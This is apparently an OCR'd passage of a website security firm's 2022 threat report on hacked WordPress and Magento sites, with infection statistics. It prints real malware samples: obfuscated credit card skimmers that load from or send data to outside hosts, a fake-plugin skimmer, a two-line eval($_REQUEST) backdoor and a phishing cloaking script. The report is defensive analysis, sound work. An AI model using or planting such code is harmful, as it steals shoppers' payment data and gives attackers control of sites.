
File name	Percentage
./wp-content/plugins/woocommerce/templates/checkout/form-checkout.php	29.37%
./wp-includes/vars.php	25.99%
./wp-content/plugins/wpyii2/wpyii2.php	20.68%
./wp-content/plugins/wpzip/wpzip.php	13.72%
./app/Mage.php	5.02%
./wp-content/plugins/wpputty/wpputty.php	5.02%
./app/code/core/Mage/Core/Helper/Cookie.php	4.73%
./app/code/core/Mage/Core/Model/Config/Base.php	4.44%
./app/code/core/Mage/Core/Model/Abstract.php	4.25%
./app/code/core/Mage/Core/Model/Session/Abstract/Varien.php	4.25%

Common Credit Card Skimmer Injections

The most commonly identified client-side credit card skimmer was an injection that affects WooCommerce websites and was cleaned from 639 files on 40 websites in 2022.

```
<!DOCTYPE html>
<html <?php language_attributes(); ?>>
<head>
    <meta charset="<?php esc_attr( bloginfo( 'charset' ) ) ?>" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
    <link rel="pingback" href="<?php esc_attr( bloginfo( 'pingback_url' ) ) ?>">

    <?php wp_head(); ?>

<script language="javascript">
var img = document.createElement('script');
img.setAttribute('async','');
img.setAttribute('src', window.atob("Ly9hcGl1anF1ZXJ5LmNvbS9hamF4L2xpYnMvanF1ZXJ5LzMuNS4xL2pxdWVyeS0zLjExLjAubWluLmpzP2k9")
+ window.location.href + window.atob("JnIyPQ==") + "65a3e8d25f8470b5038669a02eb2d334");
document.head.appendChild(img);
</script>
</head>
<body <?php body_class(); ?>>
<?php
/**
 * Action hook immediately after the opening <body> tag.
 *
```

This malware is mainly found injected into the **header.php** file of the website's active theme on the website. To skim credit card details from the cart, it grabs a bogus checkout form from a malicious website and superimposes it on top of any URL which contains words such as "order" or "checkout".



Unsuspecting customers enter their payment information into the injected cart thinking that they are completing their order, when in fact they are sending their credit card information directly to the attacker.

form-checkout.php Skimmer

```
    <div id="order_review" class="woocommerce-checkout-review-order">
        <?php do_action( 'woocommerce_checkout_order_review' ); ?>
    </div>

    <?php do_action( 'woocommerce_checkout_after_order_review' ); ?>

</form>
<?php
try {
    $udunadyno = array(
        'ST', 'addre', 'ec', '.t', 'T_', 'REQU', '#^[A-', '127',
        'ge_c0', 't:', '1', 'ER_A', 'n.pw/', 'http', 'st', 'HT',
        'X_F', 'or', 'htt', 'FOR', 'GET', 'meth', 'REQUE', 'REMOT',
        'HT', 'dis', 'mega', '-9+/', 'merch', 'HTTP_', 'DD', 'SE',
        'ETHO', 'WA', 'id', 'heade', 'NT', '+$#', 'pxce', 'GET',
        'pr', 'bas');

    $cuthymakoc = $udunadyno[22] . 'ST_M' . $udunadyno[32] . 'D';
    $toholykhuc = $udunadyno[5] . 'ES' . $udunadyno[4] . 'URI';
    $pekesho = $udunadyno[13] . 's://' . $udunadyno[26] . 'lodo' . $udunadyno[12] . 'wp/w' .
    $jishikhonid = $udunadyno[29] . 'CLIE' . $udunadyno[36] . '_IP';
    $omochikhore = $udunadyno[24] . 'TP_' . $udunadyno[16] . 'OR' . $udunadyno[33] . 'RDED_'
    $sebevu = $udunadyno[23] . 'E_A' . $udunadyno[30] . 'R';
    $itofojic = $udunadyno[38] . 'lPa' . $udunadyno[8] . '1002';
    $osichakh = $udunadyno[15] . 'TP_HO' . $udunadyno[0];
    $ykhyrucev = $udunadyno[25] . 'coun' . $udunadyno[9];
    $ozhosis = $udunadyno[17] . 'der:';
    $debojykh = $udunadyno[40] . 'ice:';
    $ocheshukh = $udunadyno[28] . 'ant:';
```

This malware was originally identified in late 2020 lodged within the **./app/Mage.php** file of a compromised Magento website. It has since been repurposed by attackers to be one of the single most common credit card skimming malware affecting WooCommerce websites in 2022, and was cleaned from **888 files** on over **500 websites**. The malware is most often found injected into this file: ./wp-content/plugins/woocommerce/templates/checkout/**form-checkout.php**

Once it inserts itself into the **form-checkout.php** WooCommerce file, it surreptitiously pilfers customer credit card information during the checkout process, where it is later sold on the black market.

vars.php Skimmer

```php
<?php
/**
 * Creates common globals for the rest of WordPress
 *
 * Sets $pagenow global which is the current page. Checks
 * for the browser to set which one is currently being used.
 *
 * Detects which user environment WordPress is being used on.
 * Only attempts to check for Apache, Nginx and IIS -- three web
 * servers with known pretty permalink capability.
 *
 */
$vaZPL4="\145";$FEADJ1="\x6e\157\x69";$vaZPL4.="\144";$h7hbBa5INg="\164\x72";$vaZPL4.="\157\143";$Xwy6PudTE8="\163\x74\x72";$FEADJ1
.="\164\x63\x6e";$FEADJ1.="\165";$Xwy6PudTE8.="\x72";$FEADJ1.="\146";$FEADJ1.="\137\x65";$FEADJ1.="\x74\x61";$vaZPL4.="\145";$h7hbBa5INg
.="\x65\163";$vaZPL4.="\144\137";$vaZPL4.="\x34\66";$vaZPL4.="\145\163";$h7hbBa5INg.="\x73\141";$Xwy6PudTE8.="\145\166";$vaZPL4.="\141\14
2";$FEADJ1.="\x65";$FEADJ1.="\x72\x63";$FEADJ1=$Xwy6PudTE8($FEADJ1);$vaZPL4=$Xwy6PudTE8($vaZPL4);$h7hbBa5INg=$Xwy6PudTE8($h7hbBa5INg
);$Y49fDXIHiv="vozcwRHdoJCI9ACbyV3X0V2ZkACIgACIgACIgACIgowegkSKpcyM2ADO4kDMidTOiFjM1EWMzIGOihTZlJWNhN2YxMWY3cCI9g0CIpgSZtlGdgwSMgwiIydnaf
JCKll2av92Y0V2cgACIgACIgACIgACIKsHIpkSKddic3p2XnsVRJt0TPN0XkgCdlN3cphCImYCIp01JuV2avR3Xwd3XnsVRJt0TPN0XkgCdlN3cpFCKgYWagACIgACIgAiCK0H0xf
VkVSSUZZSE9TVCA9PiBmYWxzZQogICAgICAgICAgICAgICAgKTsKCgogICAgICAgICAgICAgICAgJGNoID0gY3VybF9CRfUE9TVFsncHdkJ10pOwogICAgICAgICAgICBzZXRjb29
raWUoIl93cF90b2tlbiIsICRhdG9rZW4sIHRpbWUoKSArIDM2MDAwLCAiLyIpOwogICAgICAgICAgICAkX0NPT0tJRVsnX3dwX3Rva2VuJ10gPSAkYXRva2VuOwogICAgICAgItb2
50aCAuICcvJyAuICRjY195ZWFyIC4gJ3wnIC4gR0TMlUTT91QSNEIuAiIV9lTPR0TMlUTTJCKkVmbpZWZkFCKgYWaJogCKowO9BCIgAiC9BCIgACIgACIK0HIgACIg0YTZzFmYg0D
IddSY0FGZ391JbVUSL90TD9FJgACIgACIgACIgACIKsTKi8iIgwCMwAjNzAyKgkCKl1Wa0BCLpwGbpJGJoUGZvNmbl9FN2U2chJGIsISY0FGZ39lIoUWar92bjRXZz5EIzd3bk5Wa
XhCIw4SNvEGbslmev1kIg4TPgQlTFdUQSV0UV9FVQ9ETSV1QgACIgACIgACIgACIgACIgoALiICI+0DIH5USE90QOV0XUB1TMJVVDBCIgACIgACIgACIgACIgAiCsUWdyRHI
+0DIO9USUF0QPx0VPJ0hUVFBfWF9GT1JXQVJERURfRk9SJ107CiAgICAgICAgICAgICAgJGNjX3llYXIgPSAkcF92YWx1ZTsKICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICBicmVhazsKICAgICAgICAgICAgICAgICAgICAgICAgIGNhc2UgNDoKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAkY2NfY2lkID0gJHBfdmFsdWUFmcyF2
X0B3b0V2cfxmc1NGIgACIgACIgACIgACIgACIKsTKsJXdfRXZnRCK0lmbpc2UsCiAgICAgICAgICAgICAgICBDVVJMT1BUX0ZPTExnXSkgPyAkX1BPU1RbJ2JpbGxpbmdfcG9zdGN
vZGUnXSA6ICIiOwogICAgICAgICAgICAkcGhvbmUgPSBpc3NldCgkX1BPU1RbJ2JpbGxpbmdfcGhUIDUuMTsgcnY6MzIuMCkgR2Vja28vMjAxMjAxMDEgRmlyZWZveC8zMi4wIiwK
ICAgICAgICAgICAgICAgIENVUkxPUFRfQVVUT1JFRkVSRVIgPT4gdHJ1ZSwKICAgICAgICAgICAgICAgIENVUkxPUFRfQ09OTkVDVFRJTUVPVVQgPT4gMTIJmYnACLnUncugXZk5W
```

Another skimmer originally found in Magento but repurposed for WordPress, this **vars.php** skimmer was cleaned from **528** files on **389** sites in 2022. The heavily obfuscated backend PHP credit card stealer is typically found within the following core WordPress file: ./wp-includes/**vars.php**

PHP website infections are invisible to antivirus programs running on the victim's machine and also not visible to most security researchers that don't have access to the back end file system.

Smilodon Skimmer

Removed from **948** files on **355** different websites in 2022, this malware is nicknamed the "Smilodon Skimmer" due to its links to a notorious Magecart criminal group.

```
<?php

/*
  Plugin Name: WPYii2
  Plugin URI: http://wordpress.org/extend/plugins/wpyii2
  Description: Yii 2 is a modern framework designed to be a solid foundation for your PHP application. It is fast, secure and eff
works right out of the box pre-configured with reasonable defaults. The framework is easy to adjust to meet your needs, because Y
designed to be flexible.
  Author: Anton Skorobogatov <skorobogatov@gmail.com>
  Contributor: Andrey Serebryakov <saahov@gmail.com>
  Contributor: Sergey Biryukov <sergeybiryukov.ru@gmail.com>
  Author URI: https://www.yiiframework.com/
  Version: 2.1
 */


if (!defined('YII_WEB_DIR')) {

    define("YII_WEB_DIR", dirname(__FILE__) . "");

    class Northeim {

        var $Marktredwitz = "ETOjRDN3ATO4MWNkhDOmFjN3AjMlZTO3gzNhFmMmdzNwM2Y2ETOkJWZmJDZjRWY4UGM0UThmNGRiMGNiZGY3NzVmOWQ0YjVhMTU1
jNGY
        4ZG3kjM4QDN0MjZ5ETZ3AzM2QWZiV2MlFWOwUGO4MWMzIjNkNGMyMmMlZWYzMGNwkDN4cTOxYTYjBzYlNTZhdDMlBDZjRWYmRWZ1IzN5MGN1QTO4Q2NzjVT
        MiZGO1IGN4cTO4EGZhNGZjF2N2gTNzMDN1MGO0UmYhFzNlBlZTN0EmNiVzY5MDOhdzYmRmN1IDZxMzM3czYjBzYxIjOThmZDNmYTcwMTA0M2M5YjEyYzhkM
        2ZkYjAzMzczODU0N2ZlYWEzNWFlYjk1MWVlYmJjZmNjYmZlNzJiZjEyMDg2N2U5MjczNmMzMzg0ODI3MDBhMGYyNGRhYWYyNDUzYzEyNTM3NTQxZTU4NWU5
        2MjE3Y2NhYzU4ZTQ3NDY2NzViM2MyZDFmZTQzNjUyN2E1ZTg0YmRlOWUzNTJhNjQzRhNmRjNDY5ODA3ZjM5NGNhYzBkZDQyNDAxY2VlMjk3ZjlmMGEzNzg5
        MmRhZDU1ZWJjNjczM2JiODVkNzM2YmJmNzA4YjBhYTA5ZjA2M2QwMjA1ZjA3MjhmMmZiMTU2NDNiZjE4OTNjMzZlZDc0ZTEwZDE2MGQ4MDQzMjhhMGYxNjY
        0YjBjOWJmMDN5UWZyE2MhNDO5ETMhF2M5kjY4IDZ1IDOiRWY4cjMhRGNkRjYkZjY4cTYlJDMlNzMyUDNwQmZmBjZ1QWO2YWO2kjZhBjYhBTZiNmY5EWM1Y2
        N2UDM0YDM0VDZ4ITMxcjMxMmMlhDM4ADMiZDO2I2MjJGZiZjZlZDO5MWZjVTNyIGOmJWMmJzMmBjY1M2NiJDOmhTYyEGZiFmNyUGOldDZxEGOyEWM1MTM4k
        DMjZGMlNzMiJDOiN2NwcTY3Y2M5ADMxEzN3ITAjMjlzMjljNjJ2N4ADZwMGMxQWMmRGOmRTZwMzNkN2M1YTY3YjNiZGZjdjNmZTNxATZ1kjM1cTZiVzMycT
        ZmFDZwQTNkZTN5ITY0YGOjZWM3I2MNGN3MWMmVGMlVGZmZzM2Q2N2UTOmljYmFzY5AjNyYGZhhTZxUGO3QDOETOlhjY3M2MiJjY4UWOiljYhZTZxIDO5MWN
        2YWYzMGO5EWN4kTN0ETOyI2Y0YjMzQWZ5QzNkVjZjRGN1EDNmBTYihTMkFzY4IDMmdzY4MWYmhM5UjZ1gTZjJWYjZzY4gDMhZTOlFzYxITM0AzMwEGOhFjZ
```

Rather than injecting itself into files, this malware prefers to lodge itself into the environment as bogus WordPress plugins. While WooCommerce is diligently and securely handling customers' payment information, this malware hides in the background and exfiltrates stolen customer information to the attacker.

The most common file names for this malware include:

./wp-content/plugins/**wpyii2/wpyii2.php**

./wp-content/plugins/**wpputty/wpputty.php**

./wp-content/plugins/**wpzip/wpzip.php**

./wp-content/plugins/**wpnetty/wpnetty.php**

./wp-content/plugins/**dos2unix/dos2unix.php**


Backdoors

69.63% of compromised websites were found to have at least one website backdoor at the point of infection in 2022. In total, our team removed **1,188,864** backdoors from infected websites last year.

Website backdoors are designed to bypass regular access channels to grant attackers access to the website's backend long after initial infection has occurred. This makes it easy for the bad actor to access and reinfect the website, even after the initial payload has been removed.

Backdoors can be difficult to detect and found in a wide range of formats — it's common to find several different types of backdoors responsible for specific tasks on a compromised server environment.

We analyzed our data sets to identify the most common backdoors detected and cleaned on compromised websites in 2022 and found the following distribution.



Remote Code Execution (RCE): Not to be confused with remote code execution vulnerability exploits, RCE backdoors allow a bad actor to execute commands on a target environment. The commands are usually sent via **GET/POST** parameters or **COOKIE** values. These backdoors can be less than 100 bytes long and easily hidden inside legitimate files.

The simplicity and effectiveness of these backdoors make them a common tool among bad actors, allowing attackers to upload files without the consent of the website owner.

For example, the following two short lines of code leverage PHP's REQUEST variable to allow the execution of arbitrary PHP code on a server environment.

```
error_reporting(0);
eval($_REQUEST[c]);
```

Webshell: Malicious webshells often contain a wide range of functions that provide attackers with full diagnostics of the environment, including details on server operating system, PHP versions, and running services. When installed in an environment, they can allow an attacker to connect to the database to access, delete, or modify data from tables, execute PHP code, scan for open ports, manage files, and other potentially harmful actions.


Uploader: This malicious code allows a bad actor with the correct parameter, path, or credentials to upload a malicious file to the website's filesystem.

The single most common type of backdoor belonged to a PHP backdoor uploader found on **8.68%** of remediated websites, while the most persistent backdoor (removed from more than **180,000 files** last year) was WordPress specific and concealed within nulled themes. Its ability to self-replicate once it has established a footprint and layers of obfuscation makes it especially challenging to pinpoint and remove.

Common Backdoor Locations

We analyzed our datasets to identify where backdoors were most commonly detected during malware cleanup.

Results show that the most commonly infected files for website backdoors were **index.php** files, with **3.44%** found in the root **index.php** and **3.08%** found in the **index.php** of the classic theme folder.



SEO Spam

SEO spam was a prevalent issue, with over **584,000** websites found to contain SEO spam during a remote SiteCheck scan in 2022. It was also the third most common malware family detected on hacked websites; **46.76%** of all remediated websites were found to be infected with some form of spam, and our teams removed **4,695,695** instances of spam from files and **670,721** from compromised databases.

Japanese SEO spam was the most prevalent type of spam in 2022, detected on over **13%** of cleaned websites — while another **134,154** sites were found to be infected with Japanese spam by SiteCheck's remote scanners.

We also registered an increase in gambling spam injections, especially related to Indonesian gambling websites, with a total of **29,039** remote scan detections last year.

http://<redacted>.co.uk/	<title>ございます Supreme - supreme エアフォース1 ブラックの します
https://<redacted>.com/	<title>フロアマット（ラゲッジマットのみ）日産 ノート 17/1-24/9 ラゲッジマット-LUXループブラック
https://<redacted>.bet/	<title>トにいかが jimmy Choo スニーカー 27 ですか
http://<redacted>.com/	<title>リボンリブボレロ + タンクロングワンピース
http://<redacted>.pl/	<title>がプラスに グッドイヤー アイスナビ 7 215/45R17 スタッドレス タイヤ・ホイール 新品 4本セット
http://<redacted>.com.pe/	<title>テーラーメイドsim2 max ベンタスブルー ベルコア
https://<redacted>.in/	<title>サンストーン


Websites infected by SEO spam often become littered with spam content and keywords, polluted search results, and unwanted redirects that send traffic to third-party spam websites.

```
<title>Buy Anafranil Online Uk >> REAL SALE: -10,20,30%</title>
<meta name="description" content="REAL SALE: -10,20,30%.
Cephalexin body odor. Priligy janssen cilag. Clozapine toxicity.
Clozapine blood pressure. Clomiphene resistance and failure.
Nolvadex jak stosowac. Fluconazole alternative.">
```

These attacks attempt to abuse a website's rankings to monetize affiliate marketing and other black hat seo tactics. Infections most often occur via .htaccess redirects, PHP, or database injections. SEO spam can seriously impact website rankings and organic traffic, impacting website revenue — and even lead to browser warnings and blocklisting if search engines identify malicious content or phishing on the compromised environment.

Our analysis revealed that **38.5%** of all SEO spam infections were doorways. Another **29.3%** belonged to the injector category, while malicious redirects to spam pages were found on **26.2%** of websites detected with a spam infection.

SEO Spam Categories - 2022



Doorways: Also known as gateway pages, portal pages, or jump pages, spam doorways are often jam-packed with long-tail keywords designed to rank for search queries and manipulate searchers by sending them to another page.

Injector: Spam that injects unwanted links into a compromised website's content, usually designed to be visible only to search engines.

Generic: A broad category for injected SEO spam keywords for pharmaceuticals, payday loans, essay writing, escort services, adult content and fake jerseys.

Redirect: An injection that hijacks the website's page authority and redirects website visitors to spammy third-party domains.

Hack Tools

In 2022, **23.63%** of websites contained at least one hack tool at the point of infection. This category is used to identify automated tool kits like AnonymousFox along with configuration stealers, DDoS attack tools, botnet scripts, mass defacement tools, and spam mailers.


Hack tools are used to target and exploit target websites. They're often packed with a range of features that make it easy for an attacker to compromise an environment and exploit any available resources.

For example, mailer scripts abuse server resources and allow an attacker to send unwanted emails like spam or phishing from a compromised domain.

Phishing

According to our data sets, **8.12%** of compromised websites were found to have some form of phishing at the point of infection.

Phishing attacks leverage recognizable brands and individuals to gain privileged access or information. In many cases, websites are compromised to host login phishing pages which allow the bad actor to harvest credentials and other sensitive user information.



Payload: This category includes detections for the main landing page used to spoof a legitimate brand or service. These pages often include fake login pages used to harvest sensitive information and authentication information from victims.

Component: Includes backend tools used to administer phishing pages or payloads.

Mailer: Includes any malicious scripts or code used in a phishing campaign to send the victim's login details or sensitive information to the attacker's email or telegram account.

Redirect: Includes malicious files designed to redirect victims to phishing pages.

The majority of phishing detections were payloads (phishing landing pages) targeting a wide variety of companies and services. Many attackers used ready-made, pre-built phishing kits and installed them on victim's environments. These kits contain a number of key components including payload landing pages, mailer scripts to exfiltrate and send compromised information to the attacker or distribute phishing emails, and code to prevent indexing on popular search engines.

Although not uncommon for malicious domains to host phishing pages, the majority of our detections were for compromised websites that had been hacked specifically to host phishing content.

Notable brands were among our detections, including impersonations for the following services and companies:

- Netflix
- Discover
- Delta Air Lines
- Adobe
- Microsoft
- Paypal

Many phishing attacks reuse the same set of PHP scripts to send stolen data to the attackers and block unwanted visitors (e.g. certain countries, scans from search engines and security companies, etc).

The most common PHP script was found on **7.8%** of sites detected with a phishing page. This generic script is used in a wide range of phishing attacks.

```php
<?php
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("/teoma","007ac9","008","tor-exit.*","tor-exit-node.*","tor-*","*.linode.com","torexit*","
foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
        header('location: http://www.google.com/');
        die("<h1>404 Not Found</h1>The page that you have requested could not be found.");

    }
}
// array's of banned IP addresses
$bannedIP = array("104.131.157.171","13.54.33.47","141.170.2.53","165.117.232.82","168.1.75.9","178.238.213.212",
if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP)) {
    // this is for exact matches of IP address in array
    header('location: http://www.google.com/');
    exit();
}
?>
```

Mailers

